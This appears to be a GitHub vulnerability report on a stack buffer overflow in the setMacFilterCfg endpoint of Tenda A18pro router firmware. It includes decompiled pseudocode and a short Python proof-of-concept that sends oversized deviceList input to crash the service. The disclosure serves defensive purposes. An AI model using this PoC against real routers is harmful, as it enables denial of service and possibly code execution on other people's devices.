New issue

Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/setMacFilterCfg` #5

Open

lilukun337 opened on Mar 6 Owner

NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/setMacFilterCfg`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**

Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the MAC filtering configuration endpoint `/goform/setMacFilterCfg`.

The vulnerability resides in the `sub_423B50` function (responsible for parsing MAC filter rules). This function is triggered when a user submits a configuration request via the `deviceList` parameter. The function uses `strchr` to locate a carriage return character (`\r`, ASCII 13) within the user-provided string. Once found, it employs the unsafe `strcpy` function to copy the split substrings into a fixed-size stack buffer `v15` (160 bytes). Since the length of the input strings is not validated before the copy operation, an attacker can provide a specially crafted long string to overwrite the stack frame, including the return address, leading to a Denial of Service (DoS) or potential Remote Code Execution (RCE).

Root Cause

The vulnerability is caused by a failure to perform bounds checking when copying string data from a web request into a local stack buffer.

1. **Parameter Flow**: The request handler `sub_424D20` retrieves the `deviceList` variable and processes it line by line (delimited by `\n`), passing each line to `sub_423B50`.
2. **Vulnerable Sink**: Inside `sub_423B50`, a local buffer `char v15[160]` is defined.
3. **Buffer Overflow**: The function executes `strcpy` for the "name" part and the "MAC" part. If the segment of the list exceeds the remaining capacity of the 160-byte buffer, it overflows the stack.
4. **Impact**: An attacker can control the execution flow by overwriting the Saved Return Address (RA) on the stack.

Vulnerable Code Logic (IDA Pro Pseudo-code):

```
sub_409B24((int)"setMacFilterCfg", (int)sub_424D20);
```

```
IDA View-A   Pseudocode-B   Pseudocode-C   Pseudocode-D   Pseudocode-A
```

```
1  int __fastcall sub_424D20(_DWORD *a1)
2  {
3    char *v2; // $s0
4    char *v3; // $s1
5    int v4; // $s1
6    int i; // $s4
7    _BYTE *v7; // $v0
8    _BYTE *v8; // $s6
9    int n30; // [sp+2Ch] [-4DBCh] BYREF
10   int n30_1; // [sp+30h] [-4DB8h] BYREF
11   int v11[4]; // [sp+34h] [-4DB4h] BYREF
12   int v12[4]; // [sp+44h] [-4DA4h] BYREF
13   _DWORD v13[2466]; // [sp+54h] [-4D94h] BYREF
14   _DWORD v14[2466]; // [sp+26DCh] [-270Ch] BYREF
15   char v15[128]; // [sp+4D64h] [-84h] BYREF
16
17   memset((int)v15, 0, sizeof(v15));
18   memset((int)v13, 0, sizeof(v13));
19   memset((int)v14, 0, sizeof(v14));
20   memset(v11, 0, sizeof(v11));
21   memset(v12, 0, sizeof(v12));
22   blob_buf_init((int)v11, 0);
23   blob_buf_init((int)v12, 0);
24   v2 = sub_41565C((int)a1, "macFilterType", (int)"");
25   v3 = sub_41565C((int)a1, "deviceList", (int)"");
26   printf(
27     "%s[%s:%s:%d] %sget mac == %s\n\x1B[0m",
28     "\x1B[0;33m",
29     (const char *)&dword_44B49C,
30     "formSetMacFilterCfg",
31     497,
32     "\x1B[0;32m",
```


```
    v14[0]);
  get_mf_count((int)&n30, (int)&n30_1);
  if ( n30 < 30 && n30_1 < 30 )
  {
    for ( i = 0; ; ++i )
    {
      v7 = (_BYTE *)strchr((int)v3, 10);
      v8 = v7;
      if ( !v7 )
        break;
      *v7 = 0;
      sub_423B50((int)v2, v3, v13, (int)v11, i);
      v3 = v8 + 1;
    }
    sub_423B50((int)v2, v3, v13, (int)v11, i);
    goto LABEL_3;
  }
  v4 = 1;
LABEL_4:
  sub_423B00((int)v12, 3, (int)v2);
```

IDA View-A | Pseudocode-D | Pseudocode-C | Pseudocode-B | Pseudocode-A | Strings

```
int __fastcall sub_423B50(int a1, const char *a2, _DWORD *a3, int a4, int a5)
{
  char v9; // $s3
  int v11; // $v0
  int v12; // $s4
  int v13; // $s2
  char v14; // $a2
  _BYTE v15[160]; // [sp+2Ch] [-A8h] BYREF

  if ( strcmp(a1, (int)"black") )
  {
    v9 = 1;
    if ( strcmp(a1, (int)"white") )
    {
      puts((int)"filter_mode Error!");
      return -1;
    }
  }
  else
  {
    v9 = 0;
  }
  memset((int)v15, 0, sizeof(v15));
  v11 = strchr((int)a2, 13);
  if ( v11 )
  {
    *(_BYTE *)v11 = 0;
    v12 = v11 + 1;
    printf(
      "%s[%s:%s:%d] %sparase rule: name == %s, mac == %s\n\x1B[0m",
      "\x1B[0;33m",
      (const char *)&dword_44B49C,
      "parse_macfilter_rule",
      284,
      "\x1B[0;32m",
      a2,
      (const char *)(v11 + 1));
    to_lower_str(v12);
    strcpy((int)&v15[32], (int)a2);
    strcpy((int)v15, v12);
  }
  else
```

4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.




Proof of Concept (PoC)

The following Python script demonstrates how to trigger the vulnerability by sending an oversized `deviceList` containing the `\r` delimiter, leading to a service crash.

```python
import requests

url = "http://192.168.15.142/goform/setMacFilterCfg"

# Construct Payload
# 1. Include \r (ASCII 13) to trigger the vulnerable branch
# 2. Both segments are long enough (> 160 bytes) to overflow the buffer
long_name = b"A" * 5000
long_mac = b"B" * 5000
payload_str = long_name + b"\r" + long_mac

payload = {
    'macFilterType': 'black',
    'deviceList': payload_str
}

print(f"[*] Sending exploit to {url}...")

try:
    # Sending POST request to trigger the overflow in parse_macfilter_rule
    res = requests.post(url, data=payload, timeout=5)
```

```
    print(f"[+] Request completed, status code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Service timed out, likely crashed.")
except Exception as e:
    print(f"[-] Exception: {e}")
```

- Running the PoC



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants